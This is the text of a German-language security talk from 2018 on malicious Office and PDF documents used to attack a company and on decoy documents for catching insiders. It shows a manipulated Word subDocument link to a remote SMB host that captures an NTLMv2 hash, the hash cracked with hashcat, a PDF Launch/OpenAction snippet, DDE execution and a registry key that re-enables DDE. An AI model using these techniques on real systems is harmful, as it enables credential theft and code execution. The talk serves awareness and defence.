



CYBERTRAP

Malicious documents
to pwn a company

16.11.2018



- Rene Offenthaler
 - Master Information Security @ FH St.Pölten
 - Research Assistent @ Josef-Ressel Zentrum
 - Produktverantwortlicher
TrackdownService @ CyberTrap



- Julian Lindenhofer
 - Master Information Security @ FH St.Pölten
 - Bachelor Wirtschafts-
und Sozialwissenschaften @ WU Wien
 - Research Assistent @ Josef-Ressel Zentrum
 - Produktverantwortlicher
TrackdownService @ CyberTrap





SOPHOS

The Rise of Document-based Malware

Why documents are a popular attack vector, and what you can do to stop them.

Quelle: <https://www.sophos.com/en-us/security-news-trends/security-trends/the-rise-of-document-based-malware.aspx>



Threat Brief: Office Documents Can Be Dangerous (But We'll Continue to Use Them Anyway)

Quelle: <https://researchcenter.paloaltonetworks.com/2018/07/unit42-threat-brief-office-documents-can-dangerous-well-continue-use-anyway>, 24.07.2018



ComputerWeekly.com

Microsoft Word document and zero-day attacks on the rise


Quelle: <https://www.computerweekly.com/news/252437736/Microsoft-Word-document-and-zero-day-attacks-on-the-rise>, 28.03.2018

Köderdokumente Intranet



CYBERTRAP

Unternehmen



- (1) – Köderdokumente am lokalen Share auslegen
- (2) – Potentieller Maulwurf entwendet Dokument
- (3) – Potentieller Maulwurf öffnet das Dokument
- (4) – Kommunikation mit Sensor wird abgewickelt

Unternehmen



(5)

(5) Maulwurf leakt Dokumente

(6) Mr. X öffnet Dokument und wickelt
Kommunikation mit Sensor ab



(6)



Problemstellung Microsoft Office

- Hoher Bekanntheits- und Beliebtheitsgrad
- Office Dokumente sind vertraute Dateiformate
- Mehr Features = mehr mögliche Angriffspunkte

- Seit Office 2007 als Containerformat (Office-Open-XML)

Name	Date modified	Type	Size
 _rels	27.03.2018 14:36	File folder	
 docProps	27.03.2018 14:36	File folder	
 word	27.03.2018 14:36	File folder	
 [Content_Types].xml	27.03.2018 14:41	XML Document	2 KB

subDoc Feature



CYBERTRAP

- Masterdokument enthält mehrere Subdokumente
- Bearbeitung der Subdokumente auch im Master möglich
- Subdokument mittels externem Link eingebettet

Automatisches Speichern master.docx

Datei **Gliederung** Start Einfügen Entwurf Layout Referenzen Sendungen Überprüfen Ansicht Hilfe Was möchten Sie tun?

← ← Textkörper → → Ebene anzeigen: Alle Ebenen
 Textformatierung anzeigen
 Nur erste Zeile

Dokument **Filialdokumente**
anzeigen reduzieren

Erstellen Zusammenführen
Einfügen Teilen
Verknüpfung aufheben Dokument sperren

Gliederungsansicht schließen
Schließen

Gliederungstools Zentraldokument

⊕ Masterkapitel
○ Das ist das Masterkapitel!
○
○ |

⊕ Subdokument 1
○ Ich bin das Subdokument!
○
○

⊕ Subdokument 2
○ Ich bin auch ein Subdokument!
○

Name	Date modified	Type	Size
master.docx	30.10.2018 10:00	Microsoft Word Document	12 KB
Subdokument 1.docx	30.10.2018 10:00	Microsoft Word Document	12 KB
Subdokument 2.docx	30.10.2018 10:00	Microsoft Word Document	12 KB

XML Manipulation



CYBERTRAP

Originale Version des XML Files

```
nships">
cument/2006/relationships/webSettings" Target="webSettings.xml"/>
cument/2006/relationships/theme" Target="theme/theme1.xml"/>
cument/2006/relationships/settings" Target="settings.xml"/>
cument/2006/relationships/styles" Target="styles.xml"/>
cument/2006/relationships/fontTable" Target="fontTable.xml"/>
cument/2006/relationships/subDocument" Target="Subdokument%202.docx" TargetMode="External"/>
cument/2006/relationships/subDocument" Target="Subdokument%201.docx" TargetMode="External"/>
```

Manipulierte Version des XML Files

```
/2006/relationships/webSettings" Target="webSettings.xml"/>
/2006/relationships/theme" Target="theme/theme1.xml"/>
/2006/relationships/settings" Target="settings.xml"/>
/2006/relationships/styles" Target="styles.xml"/>
/2006/relationships/fontTable" Target="fontTable.xml"/>
/2006/relationships/subDocument" Target="file://192.168.56.143/test.txt" TargetMode="External"
/2006/relationships/subDocument" Target="file://192.168.56.143/test.txt" TargetMode="External"
```

SMB Kommunikation bei Öffnen des Files

```
SMB 213 Negotiate Protocol Request
TCP 60 445 → 62302 [ACK] Seq=1 Ack=160 Win=30336 Len=0
SMB2 291 Negotiate Protocol Response
SMB2 232 Negotiate Protocol Request
SMB2 291 Negotiate Protocol Response
SMB2 220 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2 392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
SMB2 723 Session Setup Request, NTLMSSP_AUTH, User: DESKTOP-3V72KP3\Rene
```

Ergebnis des Angriffes (1)

```
[SMBv2] NTLMv2-SSP Client : 192.168.56.146
[SMBv2] NTLMv2-SSP Username : DESKTOP-3V72KP3\Rene
[SMBv2] NTLMv2-SSP Hash : Rene::DESKTOP-3V72KP3:11000fc3d97bf7ac:c2BE45346DD0
698115313F8456A1FDE7:0101000000000000C0653150DE09D20163D3ACDC5D00D6B600000000200
080053004D004200330001001E00570049004E002D005000520048003400390032005200510041004
60056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050
0052004800340039003200520051004100460056002E0053004D00420033002E006C006F006300610
06C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
0400020000000800300030000000000000001000000020000FAF413925009191319DD0CBC06DB9
C8FE0C0C2FD711953332EAD0467C78C2FD30A0010000000000000000000000000000000090026
0063006900660073002F003100390032002E003100360038002E00350036002E00310034003300000
00000000000000000000000000000000
```

```
RENE::DESKTOP-3V72KP3:11000fc3d97bf7ac:c2be45346dd0698115313f8456a1fde7:0101000000000000c0653150de0
9d20163d3acd5d00d6b600000000200080053004d004200330001001e00570049004e002d005000520048003400390032
00520051004100460056000400140053004d00420033002e006c006f00630061006c0003003400570049004e002d0050005
2004800340039003200520051004100460056002e0053004d00420033002e006c006f00630061006c000500140053004d00
420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030003000000000000010
000000200000f4f413925009191319dd0cbc06db9c8fe0c2fd711953332ead0467c78c2fd30a001000000000000000000000000
0000000000000000900260063006900660073002f003100390032002e003100360038002e00350036002e003100340033000000
30000000000000000000000000000000 1234
```

PW: 1234

```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: NetNTLMv2
Hash.Target....: RENE::DESKTOP-3V72KP3:11000fc3d97bf7ac:c2be45346dd0...000000
Time.Started...: Tue Oct 30 11:00:03 2018 (1 sec)
Time.Estimated...: Tue Oct 30 11:00:04 2018 (0 secs)
Guess.Mask.....: ?1?2?2?2 [4]
Guess.Charset...: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue....: 4/15 (26.67%)
Speed.Dev.#1....: 398.9 kH/s (9.98ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 266240/2892672 (9.20%)
Rejected.....: 0/266240 (0.00%)
Restore.Point...: 4096/46656 (8.78%)
Candidates.#1...: sh53 -> 14b6
HWMon.Dev.#1....: N/A

Started: Tue Oct 30 11:00:02 2018
Stopped: Tue Oct 30 11:00:04 2018
```

- Gesammelte Informationen
- IP Adresse
- Username
- Domainname
- Passworhash

- Passwortcrack bei zu einfach gewähltem Passwort

- Sämtliche 1-Faktor Authentifizierungen betroffen
- „Credential Stuffing“
 - Zugriffsautomatisierung bei Onlinediensten mithilfe der gestohlenen Credentials
- Besondere Gefahr für SSO – VPN Systemen

Angriff auf Energiesektor


The **Clever Phishing Trick** Used by Hackers Targeting the US Energy Sector

By [Catalin Cimpanu](#)


Last week, the media was abuzz with apocalyptic headlines about how Russian hackers were launching cyber-attacks on the US energy and nuclear sector.

DOCX file used sneaky trick to harvest local credentials

Cisco says that an initial [analysis of these DOCX files](#) almost fooled their researchers into thinking that nothing was wrong, as they didn't include any macros or other exploits.



Angriffe auf das Hostsystem



- „das“ Austauschformat schlechthin
- riesiger Funktionsumfang
- gewachsenes Format
- differenzierte Standardimplementierung
- viele unterschiedliche Client-Applikationen



Aktionen



CYBERTRAP

- Im Standard definiert
- Für Formulare und Userbilityzwecke konzipiert

- GoToR – in externens Dokument springen
- Launch – Programme ausführen
- URL – Zugriff auf Webseiten
- JavaScript

```
/S /Launch  
/F (c:/windows/system32/calc.exe)  
/D [ 0 /Fit ]
```

Trigger


- Reagieren auf Events
- Einstiegspunkte für weitere Funktionen
- Kombination mit Aktionen

- OpenAction – beim Öffnen des Dokuments
- AA – beim Öffnen der ersten Seite

```
/Type /Catalog  
/Pages 2 0 R  
/OpenAction <<  
>>
```

Ergebnis und Folgen (1)

👁 Launch → beliebige Programmausführung




The screenshot shows the Nitro Reader application window titled "LAUNCH_App_Nitro.pdf - Nitro Reader 5". The interface includes a menu bar (FILE, HOME, ADVANCED, HELP) and a toolbar with various tools like Hand, Zoom, Select, Add Note, Markup Text, Type Text, QuickSign, Create/Convert, and Extract. A calculator window titled "Rechner" is open, displaying "Wissenschaftlich" (Scientific) mode. The calculator shows a result of "0" and a grid of mathematical functions and symbols.

DEG	HYP	F-E			
MC	MR	M+	M-	MS	M*
x^2	x^y	sin	cos	tan	
$\sqrt{\quad}$	10^x	log	Exp	Mod	
\uparrow	CE	C	\leftarrow	\div	
π	7	8	9	\times	
n!	4	5	6	-	
\pm	1	2	3	+	
()	0	,	=	

Ergebnis und Folgen (2)





- Sicherheitsfeatures gegen Standardfunktionen
- Standard nicht komplett implementiert




```
bool app::launchURL(CJS_Runtime* pRuntime,
                   const std::vector<CJS_Value>& params,
                   CJS_Value& vRet,
                   CFX_WideString& sError) {
    // Unsafe, not supported.
    return true;
}
```

Microsoft Office Attacken

- Angriffe via Makros
- Angriffsmethode DDEAUTO
 - Dynamic Data Exchange
 - Datenaustausch zwischen Programmen
 - DDE darf Programme ausführen



Ergebnis und Folgen (1)



The screenshot shows a Microsoft Word window with the title bar 'ITSecX.docx'. The ribbon is set to 'Formatvorlagen' (Styles). The main text area contains 'Hallo ITSecX!'. A Windows calculator window is open in the foreground, titled 'Rechner', with the mode set to 'Wissenschaftlich' (Scientific). The calculator display shows '0'. The calculator interface includes buttons for DEG, HYP, F-E, MC, MR, M+, M-, MS, M*, x², x^y, sin, cos, tan, √, 10^x, log, Exp, Mod, ↑, CE, C, ⊞, ÷, π, 7, 8, 9, ×, n!, 4, 5, 6, −, ±, 1, 2, 3, +, (,), 0, ,, =.

Sicherheitsupdate im Dezember 2017

Die Office-Updates deaktivieren DDE (Dynamic Update Exchange Protocol) in allen unterstützten Microsoft Word-Versionen. Das erfolgt aus Sicherheitsgründen ([ADV170021](#)), siehe auch [Word DDE-Schwachstelle wird aktiv ausgenutzt](#) und [Microsoft Sicherheits-Ratschlag 4053440 zur DDE-Lücke](#).

Dynamic Data Exchange manuell aktivieren in Excel

Sicherheitseinstellungen für dynamischen Datenaustausch (Dynamic Data Exchange, DDE)


- DDE-Serversuche aktivieren
- DDE-Serverstart aktivieren (nicht empfohlen)

Für DDE in Microsoft Word → Registry Key setzen

```
HKEY_CURRENT_USER\Software\Microsoft\Office\<version#>\Word\Security\AllowDDE = 1
```



Manipulation des Inhaltes

Unternehmen



App-basierter Content (1)

- Gleiches Dokument – unterschiedlicher Inhalt?
- Unterschiedliche Implementierung des Standards
- JS Unterstützung ja/nein?
- Adobe Javascript: Privileged – None privileged
- Nicht einheitlich



App-basierter Content (2)



CYBERTRAP

Telefon 0721 9999-10
E-Mail: info@musterfirma.de

Musterstr. 8
77777 Ort
Telefon 0721 9999-10
E-Mail: info@musterfirma.de

Datum 01.03.2017

Angebot

Angebot Nr.: 1001 Kunden Nr.: 5252 Datum 01.03.2017

Sehr geehrte Damen und Herren,
vielen Dank für Ihr Interesse an unseren Produkten. Hiermit unterbreiten wir Ihnen folgendes Angebot:

Pos	Bezeichnung	Menge	Einzelpreis	Gesamtpreis
1.	Kennzeichenhalter	15,00 Stück	10,00 €	150,00 €
2.	Kugelschreiber	10,00 Stück	5,00 €	50,00 €

Summe Positionen 200,00 €
zzgl. Umsatzsteuer 19% 38,00 €
Rechnungsbetrag 20 €

Bei Rückfragen stehen wir selbstverständlich jederzeit gerne zur Verfügung.

Menge	Einzelpreis	Gesamtpreis
5,00 Stück	10,00 €	150,00 €
0,00 Stück	5,00 €	50,00 €

200,00 €
38,00 €
606,90 €



KEEP
CALM

AND

DO NOT
TRUST DOCUMENTS

Findings & Fazit

- ◇ Maulwurf CEO Assistent
- ◇ Software nicht gepatcht
- ◇ Unterschiedliche PDF Applikationen

- ◇ Dokumente sind **aktiv**
- ◇ Sicherheitsmaßnahmen teilweise nicht ausreichend
- ◇ Unterschiedliche Angriffsvektoren
- ◇ Unsicherheit by Design
- ◇ **JEDER** ist betroffen



Danke für Ihre Aufmerksamkeit! Fragen?

CyberTrap Software GmbH

